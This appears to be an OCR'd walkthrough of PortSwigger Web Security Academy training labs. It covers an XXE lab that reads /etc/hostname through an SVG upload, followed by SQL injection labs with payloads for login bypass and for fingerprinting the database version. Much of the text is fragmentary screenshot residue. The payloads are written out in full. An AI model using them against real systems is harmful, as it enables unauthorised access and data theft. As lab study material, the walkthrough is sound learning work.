



Applications Places Chromium-browser Sep 7 20:59
Lab: Exploiting XX
Exploiting XXE via
view-source:https
avatars (128×128)
view-source:https://0a1c007c03c7384185e28f2d00fd003f.web-security-academy.net/post?postId=3
Mary Christmas | 04 September 20
April Showers | 06 September 202
test1 | 07 September 2023
Burp Suite Community Edition v2023.9.3 - Temporary Project
shenal@kaliSHENAL: ~
="yes"?>
SYSTEM "file:///etc/hostname" >]>
px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink
" version="1.1">
16">&xxe;</text>
EXPLOIT
PLEASE DON'T UPLOAD BACKDOOR TO WWW.VIRUSTOTAL.COM
YOU CAN UPLOAD OUTPUT/BACKDOOR FILE TO WWW.NODISTRIBUTE.COM


Applications Places Chromium-browser Sep 7 21:00
Lab: Exploiting XX
Exploiting XXE via
view-source:https
avatars (128×128)
https://0a1c007c03c7384185e28f2d00fd003f.web-security-academy.net/post/comment/avatars?f...
816316f22ded
Burp Suite Community Edition v2023.9.3 - Temporary Project
shenal@kaliSHENAL: ~
="yes"?>
SYSTEM "file:///etc/hostname" >]>
px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink
" version="1.1">
16">&xxe;</text>
EXPLOIT
PLEASE DON'T UPLOAD BACKDOOR TO WWW.VIRUSTOTAL.COM
YOU CAN UPLOAD OUTPUT/BACKDOOR FILE TO WWW.NODISTRIBUTE.COM

LAB 08: Exploiting XXE to retrieve data by repurposing a local DTD.





SQL INJECTION LABS

LAB 01


Open the burp suite or your browser then ho to the product page and click any category then you will see category is equal to something that you have clicked that's the vulnerability. Type this in the URL and modify it. (without burp also you can do this one).


```
'+OR+1=1--
```

Lab 02 - SQL injection vulnerability allowing login bypass.


In here we need to go to the login page and giving some credentials and login, and turn intercept on and catch the request and edit username into:


```
administrator'—
```






Lab 03: SQL injection attack, querying the database type and version on Oracle.








All labs | Web Security Academy
Lab: SQL injection attack, queryin
SQL injection attack, querying th
https://0a31006c034c29ca807e6c4d00ae004b.web-security-academy.net/filter?category=Corporate+gifts
Web Security Academy
SQL injection attack, querying the database type and version on Oracle
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
WE LIKE TO SHOP
Corporate gifts
Refine your search:
All Accessories Corporate gifts Food & Drink Lifestyle Tech gifts
Com-Tool
You Need Never Look Anyone In The Eye Again Com-Tool is delighted to bring you this revolutionary concept in the world of communication. It does exactly what it says on the tin. An innovative new way to socialize and enjoy live major events with the flick of a switch (finger on a touchscreen). Feedback has been phenomenal as Com-Tool is being introduced into a variety of social settings: 'I was so shy on my wedding day, Com-Tool came to the rescue as everyone followed the service on their Coms. I was terrified I'd mess up on my vows, but we exchanged them via a guests' Whatsapp group, I'm a great touchscreen typist
26°C
Mostly cloudy
Search
10:21 PM
9/7/2023

Lab 04: SQL injection attack, querying the database type and version on MySQL and Microsoft


```
'+UNION+SELECT+'abc','def'#
```


```
'+UNION+SELECT+@@version,+NULL#
```




